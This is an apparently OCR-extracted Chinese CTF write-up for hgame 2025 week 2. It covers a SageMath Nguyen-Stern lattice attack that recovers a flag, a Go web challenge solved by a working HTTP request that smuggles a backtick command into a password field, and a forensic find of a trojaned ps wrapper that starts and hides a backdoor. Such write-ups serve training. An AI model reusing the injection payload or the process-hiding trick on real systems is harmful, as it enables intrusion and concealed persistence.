
```
    H = matrix(ZZ,h)
    # we only need m - n generating basis
    basis = kernel_LLL(H, mod = M, verbose=verbose)[:m - n]
    # check
    assert basis * H.T % M == 0, "not kernel, do check"
    # the basis is orthogonal to x_i in ZZ by assumption
    # try to recover the basis of xi
    xi_basis = kernel_LLL(basis, verbose=verbose)
    return xi_basis


def check_matrix(M, white_list = [1,0,-1]):
    # check wheter all values in M fall into white_list
    for row in M:
        for num in row:
            if num not in white_list:
                return False
    return True

def all_ones(v):
    if len([vj for vj in v if vj in [0,1]])==len(v):
        return v
    if len([vj for vj in v if vj in [0,-1]])==len(v):
        return -v
    return None

def recover_binary_basis(basis):
    lv = [all_ones(vi) for vi in basis if all_ones(vi)]
    n = basis.nrows()
    for v in lv:
        for i in range(n):
            nv = all_ones(basis[i] - v)
            if nv and nv not in lv:
                lv.append(nv)
            nv = all_ones(basis[i] + v)
            if nv and nv not in lv:
                lv.append(nv)
    return matrix(lv)

def find_original_basis(basis, new_basis):
    n, m = basis.dimensions()
    origin_lattice = IntegerLattice(basis)
    origin_basis = []
    for row in new_basis:
```

```
        if sum(row) == m:
            continue
        # seems like we cannot determine wether 1,-1 represents 1 or 0 in this lattcie
        # therefore we do some checking in the original lattice
        v = vector(ZZ, [1 if num == 1 else 0 for num in row])
        if v in origin_lattice:
            origin_basis.append(v)
        else:
            v = vector(ZZ, [0 if num == 1 else 1 for num in row])
            assert v in origin_lattice, "oops, something wrong"
            origin_basis.append(v)
    return matrix(ZZ, origin_basis)


def recover_binary_basis_by_lattice(basis, blocksize = None):
    new_lattice = 2 * basis
    n, m = basis.dimensions()
    new_lattice = new_lattice.insert_row(0, [1] * m)
    if blocksize is None:
        # new_basis = new_lattice.LLL()
        new_basis = flatter(new_lattice)
    else:
        new_basis = new_lattice.BKZ(block_size = blocksize)

    if not check_matrix(new_basis, [1,-1]):
        print("[+] fails to recover basis")
        return None

    origin_lattice = IntegerLattice(basis)
    origin_basis = []
    for row in new_basis:
        if sum(row) == m:
            continue
        # seems like we cannot determine wether 1,-1 represents 1 or 0 in this lattcie
        # therefore we do some checking in the original lattice
        v = vector(ZZ, [1 if num == 1 else 0 for num in row])
        if v in origin_lattice:
            origin_basis.append(v)
        else:
            v = vector(ZZ, [0 if num == 1 else 1 for num in row])
            assert v in origin_lattice, "oops, something wrong"
            origin_basis.append(v)
    return matrix(ZZ, origin_basis)
```

```
# Nguyen-Stern attack using greedy method mentioned in appendix D of https://eprint.iacr.org/2020/461.pdf
def ns_attack_greedy(h, m, n, M, bkz = range(2,12,2), verbose=True):
    t0 = time.time()
    if verbose: print(f"[*] start to ns attack with greedy method")
    xi_basis = ol_attack(h, m, n, M)
    assert isinstance(bkz, Iterable), "give a list or iterable object as block_size para"
    L = xi_basis
    if verbose: print(f"       [+] basis dimensions : {L.dimensions()}")
    assert L.dimensions() == (n,m) , "basis generating xi's is not fully recovered"
    for bs in bkz:
        if verbose: print(f"       [*] start to BKZ reduction with block_size {bs}")
        L = L.BKZ(block_size = bs)
        if verbose: print(f"       [+] BKZ reduction with block_size {bs} done")
        if check_matrix(L,[-1,1,0]):
            if verbose: print("       [+] find valid basis")
            break

    XT = recover_binary_basis(L)
    if verbose: print(f"       [+] Number of recovered xi vectors {XT.nrows()}")
    if XT.nrows() < n:
        print(f"       [+] not enough xi vectors recovered, {XT.nrows()} out of {n}")
        print(f"       [*] trying new lattice recovery...")
        XT = recover_binary_basis_by_lattice(L)
        if XT.nrows() < n:
            print(f"[+] failed.")
            return False, L
    X =   XT.T
    # h = X * a
    a = matrix(Zmod(M) ,X[:n]).inverse() * vector(Zmod(M),h[:n])
    t1 = time.time()
    if verbose : print(f"       [+] total time cost in {t1 - t0}")
    return True, a, X

# Nguyen-Stern attack using 2*Lx + E lattice method
def ns_attack_2Lx(h, m, n, M, bkz = range(2,12,2), verbose=True):
    t0 = time.time()
    if verbose: print(f"[*] start to ns attack with 2*Lx + E method")
    xi_basis = ol_attack(h, m, n, M)
    assert isinstance(bkz, Iterable), "give a list or iterable object as block_size para"
    # we use the new lattice : 2 * basis + [1, ..., 1], the final vectors all fall into [-1, 1]
    L = 2 * xi_basis
    L = L.insert_row(0, [1] * m)
    if verbose: print(f"       [+] basis dimensions : {L.dimensions()}")
```

```
    assert L.dimensions() == (n + 1, m) , "basis generating xi's is not fully recovered"
    for bs in bkz:
        if verbose: print(f"        [*] start to BKZ reduction with block_size {bs}")
        L = L.BKZ(block_size = bs)
        if verbose: print(f"        [+] BKZ reduction with block_size {bs} done")
        if check_matrix(L,[-1,1]):
            if verbose: print("        [+] find valid basis")
            break

    XT = find_original_basis(xi_basis, L)
    if verbose: print(f"        [+] Number of recovered xi vectors {XT.nrows()}")
    if XT.nrows() < n:
        return False, L
    X =    XT.T
    # h = X * a
    a = matrix(Zmod(M) ,X[:n]).inverse() * vector(Zmod(M),h[:n])
    t1 = time.time()
    if verbose : print(f"        [+] total time cost in {t1 - t0}")
    return True, a

if __name__ == "__main__":
    n = 70
    m = 247
    #Mbits = derive_mod_bits(n)
    #M, a, X, h = gen_hssp(n, m, Mbits)
    h = ...
    M                                                                                    =
2472770480129191226883512973634097756756986578436688256668175991784364765806023140953684834951800378412191440987694413593365476280169648612184457245292237722230101764919240861983163753096199784586081796679181140351268344483105073027 7
    find, recovered_a, X = ns_attack_greedy(h, m, n, M, range(2,32,4))
    if find:
        #print(f"[+] check {sorted(a) == sorted(recovered_a)}")
        print("sa=",recovered_a)
        xs = recovered_a
        A = X
        #print("A =",A)
        print(A.dimensions())
        A = list(A.T)
        print(len(A))
        for i in A:
            flag = ''
            for j in i:
                flag += str(j)
```


```
flag = int(flag,2)
print(long_to_bytes(ZZ(flag)))
```



Flag： hgame{U_f0und_3he_5pec14l_0n3!}

Web: [hgame2025-week2] HoneyPot (任意文件写)

main.go 文件内容



```
    })
    return
}
//Never able to inject shell commands,Hackers can't use this,HaHa
command := fmt.Sprintf("/usr/local/bin/mysqldump -h %s -u %s -p%s %s |/usr/local/bin/mysql -h 127.0.0.1 -u %s -p%s %s",
    config.RemoteHost,
    config.RemoteUsername,
    config.RemotePassword,
    config.RemoteDatabase,
    localConfig.Username,
    localConfig.Password,
    config.LocalDatabase,
)
fmt.Println(command)
cmd := exec.Command("sh", "-c", command)
if err := cmd.Run(); err != nil {
    c.JSON(http.StatusInternalServerError, gin.H{
        "success": false,
        "message": "Failed to import data: " + err.Error(),
    })
```

在此可以插入命令，

```
    }

    config.RemoteHost = sanitizeInput(config.RemoteHost)
    config.RemoteUsername = sanitizeInput(config.RemoteUsername)
    config.RemoteDatabase = sanitizeInput(config.RemoteDatabase)
    config.LocalDatabase = sanitizeInput(config.LocalDatabase)
    if manager.db == nil {
        dsn := buildDSN(localConfig)
        db, err := sql.Open("mysql", dsn)
        if err != nil {
            c.JSON(http.StatusInternalServerError, gin.H{
                "success": false,
                "message": "Failed to connect to local database: " + err.Error(),
            })
```




```
    })
}
func sanitizeInput(input string) string {
    reg := regexp.MustCompile(`[;&|><\(\)\{\}\[\]\\` + "`" + `]`)
    return reg.ReplaceAllString(input, "")
}
func searchTableData(c *gin.Context) {
```

Password 没有被过滤，于是可以尝试反引号进行命令执行

Poc：

POST /api/import HTTP/1.1
Host: node1.hgame.vidar.club:30327
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://node1.hgame.vidar.club:30327/
Content-Type: application/json
Content-Length: 160
Origin: http://node1.hgame.vidar.club:30327
Connection: keep-alive
Priority: u=0

{"remote_host":"localhost","remote_port":"3306","remote_username":"test","remote_password":"test `/writeflag`","remote_database":"test","local_database":"test"}



成功写入，读取 flag 即可

Flag： hgame{45a92027-5d76-725f-e85a-c95fcfe275db}

IRS: [hgame2025-week2] Computer cleaner plus

这题怎么说了，就是自己还不够仔细，其实一开始就发现这里不正常

```
WARNING! The remote SSH server rejected X11 forwarding request.
Last login: Mon Feb 10 22:45:26 2025 from 192.168.150.1
[root@localhost ~]# ll
总用量 0
[root@localhost ~]# cd ~
[root@localhost ~]# ls
[root@localhost ~]# ls -la
总用量 24
dr-xr-x---.  4 root root  145 7月  10 2024 .
dr-xr-xr-x. 17 root root  224 10月  4 2023 ..
-rw-------.  1 root root 3440 2月  11 04:35 .bash_history
-rw-r--r--.  1 root root   18 12月 29 2013 .bash_logout
-rw-r--r--.  1 root root  176 12月 29 2013 .bash_profile
-rw-r--r--.  1 root root  176 12月 29 2013 .bashrc
-rw-r--r--.  1 root root  100 12月 29 2013 .cshrc
drwxr-xr-x.  2 root root   16 7月  10 2024 .hide_command
drwxr-----.  3 root root   19 4月  25 2024 .pki
-rw-r--r--.  1 root root  129 12月 29 2013 .tcshrc
[root@localhost ~]# ps
-bash: /usr/bin/ps: 权限不够
[root@localhost ~]#
```

同时发现了在.hide_command 里面找到了 ps，上了排查工具，也没有找到什么有价值的

```
[root@localhost ~]# ls -la /bin/ps
-rw-r--r--. 1 root root 88 7月  10 2024 /bin/ps
[root@localhost ~]#
```

后来发现这个异常的 ps 文件实在太小非常不正常，于是查看一下就知道了答案。。。

```
[root@localhost ~]# cat /bin/ps
/B4ck_D0_oR.elf & /.hide_command/ps |grep -v "shell" |grep -v "B4ck_D0_oR" |grep "bash"
[root@localhost ~]#
```

Flag：hgame{B4ck_D0_oR}